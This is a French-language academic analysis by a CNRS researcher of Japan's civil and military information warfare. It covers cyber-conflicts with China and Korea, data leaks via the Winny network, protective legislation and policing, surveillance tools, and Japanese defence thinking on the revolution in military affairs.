Si l'on en croit les propos tenus en mars 2000 par le Colonel Koji Shimohira, attaché de défense à l'ambassade du Japon à Paris, rapportés sur le site infoguerre.com [3], du fait de sa situation, de sa culture et de la domination absolue des milieux économiques sur la société japonaise, le Japon ne distingue que deux sphères dans lesquelles la GI peut se développer : la sphère civile (économique et sociopolitique étant confondus), et la sphère militaire. Dans la première, les cyber-conflits font rage, le Japon est attaqué de toutes parts et ses systèmes d'information (SI) [4] mis à mal (§I). Dans la seconde, la réflexion s'est engagée avec prudence, essentiellement autour du concept de révolution dans les affaires militaires (§II).

mots clés : ***stratégies civiles et militaires / cyber-conflit / RMA*** *(Révolution dans les Affaires Militaires)*

I – Guerre de l'information civile

1.1 – Le Japon pris pour cible

Le Japon attire sur lui tous les regards : pour sa réussite économique, pour sa puissance industrielle, pour ses capacités de reconstruction, d'évolution, de transformation, mais aussi pour ses ambitions. Aujourd'hui, le Japon est de nouveau perçu et présenté comme une menace [5] par ses voisins immédiats (Chine, Corée) qui dénoncent la tradition militaire agressive nippone et les risques de résurgence d'un nationalisme guerrier.

Au travers des atteintes multiples qui ont visé les SI japonais ces dernières années, l'archipel s'est révélé être une cible de choix particulièrement sensible aux diverses menaces que représentent l'hacktivisme, la cyber-criminalité, les cyber-conflits, le cyber-terrorisme. Les assaillants ont pour objectifs de **diaboliser le Japon, déstabiliser son économie, décrédibiliser sa sécurité, porter atteinte aux fondements de la société**. Au fil du temps, les attaques paraissent plus ciblées, coordonnées, organisées et comme le prolongement des tensions diplomatiques, politiques et économiques.

1.1.1 – Les cyber-conflits avec la Chine

Il semble que ce soit en 2000 que sont enregistrées les premières attaques contre des sites internet liés au gouvernement [6] : les sites visés sont ceux de l'Agence pour la science et la technologie (STA), le 24 janvier, et de l'Agence de planification économique, le 26 janvier. Pour attaquer la STA, le pirate s'est d'abord introduit dans les SI de l'université de Tokyo. Les attaques signées « china », « Brazil p00 hackerz », « Miracle » [7] altèrent les données des sites, défigurent les pages d'accueil, y insèrent des messages insultant le Japon. Les auteurs des délits s'en prennent au Japon, car il refuse de reconnaître le **massacre de Nankin** perpétré par ses troupes durant l'occupation de la Chine en 1937-38 et qui aurait fait près de 300 000 victimes civiles chinoises. D'autres ministères (transports, postes et télécommunications…) ont ensuite subi de nombreuses attaques du même genre sur le même motif. Les attaques survinrent quelques jours après qu'un groupe d'historiens d'extrême droite japonais aint remis en cause la réalité du massacre. Ces attaques sont également survenues peu après que le gouvernement ait décidé de rehausser la sécurité des sites officiels, d'amener le Japon vers les standards américains de sécurité d'ici 2003 et proposé un plan pour lutter contre les *hackers* avant la fin de l'année 2000.

En août 2004, des attaques chinoises sont coordonnées contre le Japon dans le cadre des **revendications sur les îles Diaoyu** [8] (en japonais, les îles Senkaku). Un journal chinois de Hong Kong, le *Wen Wei Po*, annonce que près de 2000 pirates chinois, organisés en 5 groupes coordonnés ayant chacun leur propre rôle, auraient lancé une attaque massive contre plus de 200 sites japonais et taiwanais. Les groupes auraient été organisés par la Fédération chinoise de défense des îles Diaoyu après que le site internet de cette fédération ait subi une attaque japonaise le 25 juillet 2004, inscrivant sur les pages du site « L'île Uotsori appartient au Japon » (Uotsori est la plus grande des îles Senkaku). Les sites japonais attaqués furent ceux du ministère des Affaires étrangères, de l'Agence de la police nationale, des Garde-côtes japonais, de l'Agence de défense japonaise, le site internet du **temple Yasukuni**. L'Histoire apparaît aujourd'hui comme un facteur irritant dans les relations entre la Chine et le Japon. Les visites annuelles du Premier ministre japonais au sanctuaire shinto de Yasukuni [9] cristallisent les tensions. Le sanctuaire est devenu pour les Chinois le symbole de la nouvelle menace nationaliste japonaise, le symbole d'un pays qui rend hommage à ses criminels de guerre, une représentation de l'histoire que les Chinois n'acceptent pas.

Les responsables du temple qualifient ces actes de terroristes et de défi pour le Japon tout entier. Le site du temple subit des attaques massives qui sont rythmées par les anniversaires des évènements survenus en Chine lors de l'occupation japonaise, ainsi que par les évènements dans les relations entre Pékin et Tokyo.

Daniel VENTRE
CNRS
daniel.ventre@gern-cnrs.com

Dans cette lutte permanente entre les deux pays, chaque partie accuse l'autre d'avoir commencé. Chaque partie se présente en victime de l'autre, en position défensive et en situation de riposte légitime.

1.1.2 – Les cyber-conflits avec la Corée du Sud

Les tensions entre la Corée du Sud et le Japon se focalisent autour de la revendication par ce dernier de la propriété des îles Takeshima (Tokdo en coréen) occupées par la Corée du Sud depuis 1954. Chaque revendication réveille les démons du passé, ceux de l'occupation de la péninsule coréenne par un Japon colonialiste entre 1910 et 1945. Les tensions entre les deux pays donnent lieu à des cyber-conflits. Selon le quotidien coréen Chosun Ilbo, des pirates japonais seraient les auteurs de la défiguration en 2005 du site internet d'un groupe de citoyens coréens [10] se nommant VANK (*Voluntary Agency Network Korea*), composé de 15 000 membres, recrutant de par le monde des « cyber-diplomates » désireux de promouvoir la Corée à l'étranger. Le groupe VANK était parvenu à convaincre Google Earth de changer le nom de « Mer du Japon » en « Mer de l'Est ». Les Coréens reprochent aux japonais de déformer la réalité historique à leur profit. Les Japonais de leur côté accusent Google d'avoir cédé aux arguments des nationalistes coréens.

De toutes les atteintes dont souffre le Japon, les attaques les plus sophistiquées semblent venir de la Corée du Sud, incluant des attaques par virus. Les autorités coréennes démentent bien entendu toute implication dans l'organisation de campagnes anti-japonaises et affirment même maintenir un cadre policier et juridique strict, interdisant et réprimant le piratage.

1.1.3 – Les cyber-conflits avec la Corée du Nord

La menace nord-coréenne a atteint son apogée lorsque le missile Taepodong est passé au-dessus du Japon en 1998. La crise consécutive à l'annonce des essais nucléaires nord-coréens en octobre 2006 n'a fait qu'attiser les tensions régionales et exacerber la crainte du Japon face aux menaces qui se concrétisent, et pas seulement sur le plan des armes de destruction massive. Si l'on en croit l'information publiée en mars 2003 par le *Weekly Post*, la Corée du Nord aurait formé près de 2000 pirates capables d'espionner et de lancer des cyber-attaques contre la Corée du Sud, les États-Unis et le Japon et acquis un niveau de renseignement qui aurait atteint celui des pays les plus avancés [11]. Ces pirates se trouveraient dispersés dans de nombreux pays comme la Corée du Sud, Hong Kong, la Russie, le Japon, etc.

Le Japon maintient toutefois des relations qui peuvent paraître ambiguës avec la Corée du Nord, hébergeant de nombreux sites officiels du gouvernement de la république démocratique populaire coréenne, qui sont pourtant les outils de propagande du discours du parti. Ce dernier est suspecté par le Japon d'être à l'origine de nombreuses cyber-attaques ces dernières années.

1.1.4 – La sécurité japonaise mise en défaut

Les SI des services chargés de la sécurité du pays (services d'urgence, armée, police, garde-côtes, sociétés de développement logiciel de sécurité) et ceux d'infrastructures sensibles (centrales nucléaires) ont été victimes de nombreuses atteintes.

⇨ En 2001, près de 24 millions d'utilisateurs de l'i-mode de DoCoMo ont vu leur téléphone portable infecté par un virus transmis par mail. Lorsque le mail était ouvert, le téléphone composait automatiquement le 110, numéro des urgences. La quantité massive d'appels vers le 110 a fait tomber le système des **services d'urgence**.

⇨ En avril 2004, la **police japonaise** avance qu'un virus [12] serait à l'origine d'un vol d'information concernant une enquête criminelle (19 documents contenant des rapports d'enquête, des rapports d'experts, noms, dates de naissance, adresses et autres données sur 11 personnes impliquées dans l'enquête, description détaillée du crime, noms de suspects). L'information volée se trouvait stockée sur l'ordinateur d'un officier de la police de Shimogamo (Kyoto). Le vol n'a été rendu public que lorsque les documents se sont retrouvés sur le populaire réseau P2P Winny [13].

⇨ En juin 2005, 40 Mb d'informations confidentielles (photographies, listes de noms d'ingénieurs) sur des **usines d'énergie nucléaire** [14] ont été diffusées via Winny après que l'ordinateur d'un employé ait été infecté par un virus.

⇨ Début 2006, la presse révèle que des informations nominatives concernant 1500 personnes liées à des enquêtes couvrant une période de 3 années (dont les informations sur des victimes de crimes sexuels) ont été divulguées sur Internet après que l'ordinateur d'un officier de la **police d'Okayama** ait été infecté par un virus. Les informations ont été diffusées sur Winny.

⇨ En avril 2006, une société **de développement de logiciels antivirus** (Trend Micro) [15] reconnaît que des documents internes et des informations client sont été divulguées après qu'un de ses employés ait oublié d'installer un logiciel antivirus. L'ordinateur a été infecté via la plate-forme Winny.

⇨ En mai 2006, selon une information publiée dans le magazine *Japan Times* [16], des informations de sécurité sensibles d'une **usine d'énergie thermoélectrique** (*Chubu Electric Power Company*) ont été dérobées, puis diffusées sur des réseaux P2P. Parmi les informations divulguées : noms et adresses d'ingénieurs de la sécurité… qui ont circulé via la plate-forme Share. 4 mois auparavant, la même compagnie avait connu le même problème avec la plate-forme Winny.

La liste des victimes de vol et divulgation de données confidentielles est très longue : compagnies aériennes, forces de polices, compagnies de télécommunication, agence de la défense nationale, etc. Parmi les données qui ont circulé en clair sur les réseaux, on recense des mots de passe permettant d'accéder à des zones sensibles des aéroports, des dossiers d'enquêtes de police, des informations clients, des rapports commerciaux, des listes d'employés… [17]). Le secteur militaire a lui-même souffert de ces problèmes. Le 24 février 2006, via une application P2P,

des informations confidentielles ont été dérobées sur le PC d'un officier de la **marine des forces d'autodéfense** japonais en charge des communications sur le destroyer Asayuki **[18]**, sur la base de Nagasaki. Ces informations concernaient des exercices militaires et des données personnelles relatives à des dizaines de membres de la marine. Les informations ont été échangées via la plate-forme de P2P. Les autorités militaires ne sont, bien sûr, pas restées immobiles face au problème. Les conclusions de l'enquête ont été publiées le 12 avril 2006. Mise en application immédiate des recommandations : 56 000 PC personnels utilisés sur le lieu de travail sont remplacés et des systèmes de cryptage sont déployés, visant à empêcher la copie de données sur des supports portables (clefs USB, CD-ROM...), ainsi que des programmes de formations, sensibilisation aux questions de confidentialité. Les documents classés simplement « secret », pour lesquels les sanctions sont relativement légères, seront classés « secret défense », classe pour laquelle les sanctions sont plus élevées, espérant que ce relèvement aura un effet dissuasif. Des contrôles surprises seront effectués pour vérifier que les agents des forces de défense ne sortent pas des documents classés copiés sur des supports portables (fouilles des personnels, examen des contenus des machines non autorisées à conserver des données classées, etc.).

1.1.5 – L'économie déstabilisée

Il est possible de porter atteinte à l'économie d'un pays (guerre économique) en attaquant les SI de ses organes vitaux (entreprises, infrastructures sensibles, sécurité, gouvernement...) Le 1er mai 2005 une cyber-attaque a été lancée contre le site web de l'ambassade japonaise à Pékin. Ce type d'attaque, comme toutes celles qui se multiplient contre le Japon, a pour conséquence de faire perdre au pays de l'argent, paralysant ou perturbant l'activité au sein des agences gouvernementales. Pour les entreprises privées, la situation est exactement la même : Sony Chine a été victime de pirates postant des slogans anti-japonais. Les pertes occasionnées sont difficilement chiffrables. Mais les affrontements (apparemment) idéologiques ont des répercussions économiques et donc sociales. Face à ces menaces, le Japon présente de nombreuses faiblesses.

Des bases de données non sécurisées

En février 2004, les données privées (noms, adresses, numéros de téléphone) de 4.5 millions d'abonnés de **Yahoo** Broadband étaient en accès libre, par la faute de son partenaire **Softbank** qui n'avait pas sécurisé les bases stockant les données personnelles de ses clients **[19]**.

En juin 2006, **NTT** et **KDDI**, deux des principaux opérateurs de télécommunications du Japon, ont subi des pertes importantes du fait d'intrusions subies dans leurs systèmes. Chez NTT, ce sont les données personnelles de 30 000 clients qui ont été volées, chez KDDI, celles de plus de 4 millions de clients.

Ainsi, près de 10% des entreprises japonaises perdent ou divulguent des informations personnelles concernant leurs clients, ce qui représente des millions de données **[20]**.

Le phénomène persiste malgré une loi d'avril 2004 relative à la protection de la vie privée qui insiste sur la nécessité pour les entreprises de prendre les mesures nécessaires à la sauvegarde des droits de la vie privée. En 2004, le coût estimé des pertes dues au vol/divulgation de données personnelles approche les 1,4 milliards de yens **[21]**. Qui sont les voleurs ? Des Chinois ? Des Coréens ? Des Japonais ? Le résultat est le même, quelle que soit l'origine de l'attaque : des entreprises sont décrédibilisées, leurs activités sont perturbées, elles perdent de l'argent.

Des entreprises vulnérables

Les entreprises japonaises courent des risques élevés dans l'éventualité d'attaques. Dans le secteur privé, moins de 10% des petites entreprises et 50% des grandes ont mis en œuvre une réelle politique de sécurité. L'usage de la cryptographie est peu développé dans le secteur privé, les transactions électroniques étant globalement peu sécurisées. Moins de 14% des petites entreprises utilisent les systèmes de cryptographie.

Selon un rapport 2005 de Symantec **[22]**, la proportion d'ordinateurs infectés par des *bots* est impressionnante au Japon, Tokyo concentrant 45% des ordinateurs infectés au Japon. Tokyo représente 2% des ordinateurs infectés dans le monde arrivant ainsi en 5ème position, les premières étant Winsford au Royaume-Uni, Séoul et Pékin.

Des études démontrent également que les publications des incidents de sécurité des entreprises ont un impact direct sur la valeur de leurs cours en bourse **[23]**.

1.1.6 – La menace du terrorisme

En mars 2000, la **secte Aum Shinrikyo** (responsable de l'attentat au gaz sarin dans le métro de Tokyo en 1995), avait passé contrat avec 80 sociétés japonaises (parmi lesquelles Honda, NTT) et 10 agences du gouvernement (dont le département de la police japonaise), pour le développement de logiciels **[24]**. L'agence de la défense stoppa la mise en œuvre d'un nouveau système informatique reliant les réseaux de 20 garnisons militaires à l'Internet quand elle apprit que certains logiciels avaient été développés par des membres de la secte. Aucune cyber-attaque liée à ces contrats n'a été notifiée ou enregistrée depuis. Des données confidentielles semblent toutefois avoir été détournées (des disquettes contenant des milliers de noms d'employés d'une grande compagnie ont été retrouvées dans l'une des entreprises liées à la secte **[25]**). La secte Aum était également propriétaire de boutiques d'informatique à Tokyo (notamment à Akihabara, la ville de l'électronique), Osaka, Nagoya. La secte est suspectée d'avoir utilisé l'Internet pour communiquer avec ses membres au travers de forums, pour donner des instructions, des cours de chimie...

1.1.7 – Combien de temps faudrait-il pour faire tomber tous les réseaux du Japon ?

Une intéressante étude **[26]** d'Ichiro Murase, chercheur au *Mitsubishi Research Institute* (Tokyo) propose une modélisation de l'interaction entre les SI et les infrastructures sociales. Les conclusions de cette analyse insistent sur la forte dépendance des SI vis-à-vis des réseaux d'énergie et du secteur des télécommunications. Un accident qui paralyserait les SI de Tokyo aurait des conséquences rapides qui se propageraient comme une onde de choc dans tout l'archipel. Un *blackout* sur les SI de Tokyo paralyserait près de la moitié des SI du pays en 5 minutes.

1.2 – Les mesures de protection

Le Japon, critiqué pour son manque de prévention des risques liés aux réseaux, est doté d'une architecture de sécurité fragile « dans l'éventualité d'actes cyber-criminels majeurs, de cyber-terrorisme,

ou de cyber-attaque militaire contre le Japon » **[27]**. D'autre part, selon le *Mainichi Daily News* du 14 juillet 2003, le Japon manque d'experts en sécurité des SI capables d'affronter les pirates pour protéger les entreprises de leurs attaques via les réseaux **[28]**.

1.2.1 – Plans d'action

En 1999, le gouvernement **[29]** commence à se pencher très sérieusement sur la question de la sécurité des SI. Il entame une réflexion qui aboutira à la mise en œuvre de plans d'action successifs. En janvier 2000, il propose un « Plan d'Action pour la protection des systèmes d'information contre les cyber-menaces » dont l'objet est de construire une infrastructure capable de faire face aux menaces et de mettre en place des contre-mesures au cyber-terrorisme pour protéger les infrastructures critiques. En mars 2001, le programme « e-Japan » prévoit la création d'un cadre de régulation et des mesures de sécurité au sein de l'état tout particulièrement. Le METI **[30]** propose de mettre en place une gestion de la sécurité selon la norme ISO/IEC17799, l'usage de la PKI, la formation d'experts, le soutien à des actions de R&D, des contre-mesures au cyber-terrorisme. Le 15 juin 2006, le Conseil pour les Politiques de Sécurité de l'Information publie le rapport « Secure Japan 2006 » qui définit les grands axes de la politique de sécurité des SI pour les années 2006-2009. Les problèmes que rencontre le Japon étant ceux que rencontrent les autres pays, il ambitionne de devenir **un modèle mondial en matière de sécurité d'ici 2008** en proposant des solutions innovantes. L'agence de police nationale doit pour sa part développer ses capacités de monitoring de l'Internet. Enfin, des mesures de coordination entre les secteurs privés et publics sont soutenues pour protéger les infrastructures critiques. Le développement d'outils de simulation et prédictifs sur les effets de la propagation et de l'extension des dommages occasionnés par un dysfonctionnement des SI sera particulièrement soutenu.

1.2.2 – La législation

L'adoption de mesures juridiques est apparue comme un moyen supplémentaire de protection. Le premier cas de délit lié à l'informatique au Japon fut enregistré en 1973. Il s'agissait d'une affaire de vol de données. Par la suite, les délits se sont multipliés et le Code pénal a été révisé en 1987 pour prendre en compte les évolutions de l'informatique et des formes de délits spécifiques qu'elle faisait naître. La majorité des cyber-crimes sont sanctionnés par le Code pénal japonais (Loi n° 45 de 1907, amendement de 1987) et des lois spécifiques comme la loi réprimant l'intrusion dans les SI (Loi n° 128 de 1999 **[31]**), la loi réprimant les actes liés à la prostitution des enfants et à la pornographie des mineurs (loi n° 52 de 1999), la loi sur le copyright, etc. La quasi-majorité des cyber-crimes définis dans la Convention sur la cyber-criminalité (ETS 185), signée par le Japon, sont également sanctionnés par le Code pénal **[32]**. En février 2000, une loi criminalisant le piratage est entrée en vigueur. Une loi de 2004 incite les entreprises à prendre des mesures pour protéger les données personnelles. La protection des données confidentielles/secrètes souffre malgré tout encore d'un manque de réel cadre légal. Des textes imposent le respect de la confidentialité aux fonctionnaires (article 100 de la loi sur le service public national). Mais les sanctions pour violation du secret restent très faibles, avec un maximum de 1 an de prison. Ce manque de considération des notions de confidentialité et de secret se retrouve à tous les échelons de la société, jusqu'aux plus hauts niveaux politiques.

1.2.3 – Coopération internationale

Dans ce jeu du « c'est l'autre qui a commencé » qui dans les cyber-conflits oppose le Japon à la Chine et à la Corée, entre autres, aucun état ne peut reconnaître, ni approuver ou soutenir officiellement les attaques lancées contre l'autre camp. Les autorités chinoises ou coréennes n'ont jamais condamné les attaques subies par le Japon, même si la Corée du Sud prétend maintenir un cadre juridique strict et si la Chine fait fermer quelques sites. Qui ne dit mot, consent ! Les autorités japonaises sont donc relativement impuissantes face à la difficulté de remonter jusqu'à la source des attaques, d'identifier et poursuivre les assaillants. Sans coopération des autorités des pays suspectés, rien n'est possible.

1.2.4 – Action policière : lutte contre la cyber-criminalité [33]

Alors que le premier virus au Japon date pourtant de 1989 **[34]**, ce n'est qu'à partir de 1999 que l'Agence de la police nationale japonaise a commencé à compiler les statistiques sur la cyber-criminalité. Depuis, la cyber-criminalité progresse au Japon par bonds spectaculaires et réguliers **[35]**. Les infections par virus ont été multipliées par trois entre 1999 et 2000. La criminalité sur Internet a augmenté de 60% entre 2000 et 2001 **[36]**. Propagation de virus **[37]**, fraude (premier cas de *phishing* enregistré en 2003) et pédopornographie (prostitution de mineurs via des sites de rencontres sur Internet, diffusion d'images/vidéos) restent les principaux délits, qui ne cessent d'augmenter avec le déploiement de la téléphonie mobile permettant d'accéder à l'Internet depuis le début des années 2000. En 2005, la cyber-criminalité a augmenté de 52% par rapport à 2004 **[38]** et de 12% au cours des 6 premiers mois de l'année 2006. L'abus sexuel des enfants et la prostitution des mineurs a enregistré une hausse de 18,2%.

Face à l'augmentation du phénomène, la police a dû intensifier son action de lutte et procède à des arrestations de plus en plus nombreuses. Parmi les plus médiatisées, citons celle du 10 mai 2004. La police de Kyoto arrête Isamu Kaneko (connu sur internet sous le pseudonyme de « Mr.47 »), le créateur de l'application P2P « Winny » **[39]**, l'accusant de piratage et d'incitation à la violation des droits protégeant la propriété intellectuelle. Son procès est le premier au monde à mettre en accusation directement le programmeur d'une application pour l'utilisation illégale qu'en font ses utilisateurs. L'application a attiré spécifiquement l'attention des autorités en ce qu'elle représente un danger pour la sécurité des machines sur lesquelles elle est installée (risques d'intrusions, vol de données) **[40]**. L'arrestation de Kaneko a fait suite à des révélations parues dans le *Mainichi Shinbun* : l'application permet d'échanger tous types de fichiers et des centaines de dossiers relevant de la sécurité nationale circuleraient ainsi sur ce réseau (documents militaires entre autres) **[41]**. Isamu Kaneko ne fut condamné qu'à 3 mois de prison avec sursis et 4000 € d'amende.

Parallèlement aux actions de répression policières, l'opinion publique se montre sensible à la cyber-criminalité. Sous la pression de cette opinion publique, le gouvernement a décidé d'interdire une compétition de hackers qui devait se dérouler sous les auspices du METI les 11 et 12 août 2003 au Japon, perçue comme un encouragement à la cyber-criminalité **[42]**. Rappelons, qu'au Japon, les utilisateurs reconnus coupables de piratage dans les SI ou de téléchargement de fichiers sans autorisation encourent une peine d'un an de prison et 500 000 yens d'amende (environ 4200 US $).

1.2.5 – Des structures policières et de sécurité spécialisées

Des unités cyber-policières, les « Cyber Forces » [43], ont été créées en 2001, afin d'aider les enquêtes policières contre la cyber-criminalité. Elles sont réparties sur l'ensemble du territoire japonais du nord au sud (Sapporo, Sendai, Saitama, Tokyo avec son QG, Nagoya, Osaka, Takamatsu, Hiroshima, Fukuoka).

Le 25 avril 2005, a été créé le Centre National de Sécurité de l'Information (*National Information Security Centre*), comptant 25 personnes [44], pour faire face à l'augmentation des cyber-attaques contre les agences gouvernementales et les sites commerciaux [45].

Une unité policière spécialisée dans la cyber-criminalité a été créée en juillet 2005 pour faire face à l'augmentation des *scams*, des transferts de fichiers à contenus illicites, et autres crimes [46].

1.2.6 – Des outils de surveillance : Kari-no-mail

En mars 2001, le Parlement de Tokyo débloquait des fonds pour le développement d'applications d'interception et de surveillance, qui servirent notamment à mettre au point, sous le contrôle de la police et du ministère de la Justice, en partenariat avec de grandes entreprises comme Hitachi, Fujitsu, Toshiba, et avec l'aide des Américains dans le cadre du traité de sécurité militaire, un logiciel de surveillance des échanges de courriers électroniques : l'application « kari-no-mail », version japonaise de l'application américaine Carnivore. Grâce à ce programme, la police peut se connecter directement chez les FAI [47]. Le développement et l'utilisation du logiciel furent justifiés par la nécessité de surveiller les sociétés soupçonnées d'appartenir à la mafia, les trafiquants de drogue, la criminalité organisée.

La mise en œuvre de cet outil s'inscrit dans la logique d'une loi d'août 1999 (loi relative à l'interception des communications) autorisant l'interception sur mandat d'un juge et par les forces de police des communications émises par voix de télécommunications (téléphones, fax, e-mails) dans le cadre d'enquêtes sur le trafic de drogue, le crime organisé, l'immigration clandestine organisée. La loi a pris effet en août 2000.

La loi puis l'application kari-no-mail ont été dénoncées comme atteinte à la liberté d'expression individuelle, moyen de contrôle de la société civile au motif de contraintes sécuritaires renforcées depuis 2001. Certaines ONG vont même jusqu'à comparer ces méthodes à celles de la Kempeitai, police militaire japonaise, équivalent japonais de la gestapo qui sévit durant la guerre du Pacifique.

1.2.7 – Le renseignement, à la frontière du civil et du militaire

Le renseignement est l'une des composantes essentielles de la GI civile au service de l'économie. Les entreprises japonaises ont leurs propres méthodes, stratégies, moyens de renseignement et peuvent s'appuyer sur des structures comme le JETRO. Mais le 20 juin 2001, le pays s'indigna d'apprendre que son gouvernement avait pris part au développement du réseau de surveillance Echelon de la NSA [48] en autorisant (en se faisant complice dirent certains) les États-Unis à construire un centre de surveillance sur la base militaire de Misawa à la pointe nord du Japon [49]. Un scandale n'arrivant jamais seul, on révélait encore que le Japon avait été victime d'espionnage grâce au système Echelon. La Nouvelle-Zélande a espionné le Japon et transmis les informations aux Etats-Unis [50]. L'espionnage du Japon via Echelon aurait servi les intérêts américains leur fournissant des informations précieuses lors de négociations commerciales, des informations relatives aux échanges entre des sociétés japonaises et leurs filiales à l'étranger, relatives au commerce, aux soutiens aux pays en voie de développement, aux questions d'immigration, aux mouvements des navires de pêche et des navires transportant du plutonium (afin d'en surveiller tout éventuel détournement), ainsi que permis d'intercepter des rapports et télégrammes diplomatiques japonais. Suite à ces révélations, le gouvernement japonais a prétendu que la force du chiffrement de ses données assurait l'entière confidentialité aux documents diplomatiques [51] et que seules des informations sans importance auraient pu être interceptées.

Bien que victime d'Echelon, il est raisonnable de penser que le Japon ait tiré bénéfice du système, pour obtenir de l'information sur ses pays voisins et les concurrents économiques.

II – Guerre de l'information militaire

Au travers de la Constitution de 1947, aussi appelée « Constitution pour la paix », et plus précisément de son article 9, le Japon renonce à la guerre et il lui est interdit de posséder toute forme de potentiel de guerre. Le Japon maintient donc des forces d'autodéfense [52], que l'on ne qualifie pas d'« armée ». Il est contraint à une politique exclusivement **défensive** [53], ce qui signifie que les forces de défense ne peuvent pas être utilisées tant qu'aucune attaque armée n'a été lancée sur le Japon par un autre pays. Si conflit il y a, le théâtre en sera le sol japonais.

En 1952, le Japon a ratifié un pacte d'assistance mutuelle de sécurité avec les États-Unis. L'alliance nippo-américaine est le point majeur de la sécurité japonaise. Dans la configuration actuelle, les forces d'autodéfense japonaises implémentent les opérations défensives, l'armée US les opérations offensives.

Soumis au cadre de sa relation avec les États-Unis, le Japon est difficilement en mesure de développer un concept de **GI** qui lui soit entièrement propre. Et cela, même si l'année 2006 marque un tournant important avec la signature le 1er mai de la « **Defense Policy Review Initiative** » [54], accord redéfinissant les relations sino-américaines pour la première fois depuis 1951.

La coopération en matière de défense et de sécurité est au contraire renforcée et prévoit notamment **partage de l'information**, **coopération dans le renseignement**, **amélioration de l'interopérabilité** entre l'armée américaine et les forces d'autodéfense japonaises (tout en conservant l'autonomie sur la confidentialité des communications japonaises), **coordination des stratégies**. La mission défensive du Japon est maintenue.

2.1 – Les premières réflexions autour de la RMA

La victoire dans la guerre du Golfe en 1991, puis la campagne aérienne des États-Unis au Kosovo en 1999 ont confirmé aux yeux du monde entier la supériorité et la suprématie des forces armées américaines. Des experts se sont alors penchés sur l'analyse de cette supériorité et en particulier sur l'impact de la Révolution dans les affaires militaires (RMA) dans les affaires de sécurité.

Le Japon n'a pas fait exception. De nombreux travaux ont été publiés à partir de l'année 2000 : en juillet 2000, la direction générale de l'Agence de Défense japonaise s'est vue assignée la tâche de mettre en œuvre une politique de **révolution de l'information** dans les Forces d'autodéfense. L'agence publia le rapport *La révolution des technologies de l'information dans la JDA/SDF* **[55]** en août 2000.

Dans ce rapport, trois mots clefs sont proposés pour une révolution de l'information dans les forces d'autodéfense : qualité (**établir un réseau d'information avancé**), utilité (**améliorer la qualité des systèmes C4ISR [56]**), sécurité (**maintenir la sécurité des réseaux**).

En septembre 2000, est publié le rapport *Info-RMA : Étude sur l'Info-RMA et le futur des forces d'autodéfense* **[57]**), suivi en octobre 2000 du *Mode d'emploi pour la révolution des technologies de l'information de la JDA/SDF* **[58]** qui décrit les concepts relatifs au champ de bataille, les **systèmes d'acquisition**, les infrastructures humaines et technologiques, la coopération technologique avec d'autres pays et explique en particulier comment construire un **réseau d'information avancé** reliant les SI des trois forces d'autodéfense : le système « **G-Net** » des forces terrestres, les systèmes **C2 [59]** de la marine et des forces aériennes (système **BUGE**).

Début 2001, l'Agence de défense a présenté un nouveau *Programme de Défense à moyen terme pour la période 2001-2005* **[60]** qui met l'accent sur les technologies de l'information : construire un réseau utilisant les dernières technologies et intégrant les réseaux de chaque service, promouvoir le partage d'information des unités du front vers les commandements à Tokyo en créant un système C2 avancé, acquérir des capacités de **cyber-protection** en renforçant la sécurité des SI.

D'autres études ont été publiées récemment sur le concept de guerre **réseau-centrique**. Retenons celle du colonel Yukiya Yamakura, en août 2005, intitulée *Network Centric Warfare : its implications for Japan Self-Defense Force* **[61]** qui précise notamment la différence entre forces offensives et défensives. Les premières, en cas de difficulté issue d'une interruption de leur système de réseaux d'informations, ont encore l'option d'interrompre leur assaut. Mais une force défensive en action n'a pas cette option. Pour une force défensive, la chute de son système de réseau est un risque majeur, décisif. Il est donc primordial pour la JSDF de se doter de systèmes robustes.

2.2 – Les spécificités de la réflexion japonaise

Au travers de ces analyses et de leurs conclusions, on perçoit nettement l'engagement dans la voie du développement de capacités de **GI**. Voici, ci-après, quelques éléments intéressants qui ressortent de la lecture de ces rapports :

⇨ La réflexion japonaise prend du recul par rapport à un concept à la mode, qui plus est, occidentale, et adopte une approche très prudente vis-à-vis de la RMA en évitant de se lancer tête baissée dans la voie tracée par l'allié américain. Il faut savoir garder ce qui n'a pas besoin d'être changé. La RMA ne signifie pas changement obligatoire. Faut-il parler de « révolution » ou simplement de « transformation » ? Il faut éviter de confondre « révolution dans les affaires militaires » (cette révolution étant l'introduction des TIC) et « révolution des affaires militaires » (qui supposerait une nouvelle doctrine militaire et des modifications en profondeur).

⇨ Si RMA il doit y avoir, elle ne doit pas devenir l'esclave de la technologie. Or, actuellement, les progrès dans les TIC sont trop rapides pour proposer des solutions quelque peu pérennes à des forces militaires. Se lancer dans la RMA menée par la révolution des TIC, c'est se lancer dans une course folle et permanente à l'innovation. Ce qui implique des coûts exorbitants.

⇨ Disposer de forces armées maîtrisant la GI n'est pas une garantie de victoire.

⇨ Selon ces rapports, il faut préparer les forces de défense japonaises aux conflits futurs : les doter d'armes de précision, de **réseaux d'information avancés**, leur apprendre à s'engager dans des conflits où les **cyber-attaques** (attaque défensive) contre les centres économiques, politiques, les infrastructures critiques, les centres militaires, les réseaux d'information des forces ennemies, **viendront en combinaison** avec d'autres moyens (armes de précision par exemple), pour infliger **des dommages décisifs sur une courte période**, tout en limitant les dommages collatéraux causés par l'utilisation des armes létales. Dans aucun de ces textes essentiels à la compréhension du rapport entretenu entre le secteur militaire et les TIC, nous ne trouvons l'expression « **Guerre de l'information** », mais tous en reprennent les éléments principaux (*développement des capacités de renseignement, satellites, réseaux, capteurs, informatisation des systèmes C2, développement de capacités C4ISR, outils de traitement et d'analyse de l'information en temps réel, capacités de calcul, guerre électronique, cryptographie, maîtrise des techniques de hacking, armes de précision, etc.).*

⇨ Si la maîtrise des TIC doit être une caractéristique des armées modernes, les analystes militaires japonais pensent que les guerres du futur ne seront pas décidées par les **cyber-attaques**, car, comme le précise Sugio Takahashi, auteur du rapport *Info-RMA*, les sociétés de l'information avancées possèderont des **moyens de sécurité robustes** contre de telles attaques. Les guerres du futur seront menées par des attaques conventionnelles et *high-tech*, en parallèle avec des cyber-attaques. Cette croyance ne repose-t-elle pas sur une erreur d'appréciation ? La sécurité des SI n'est pas infaillible (voir §I).

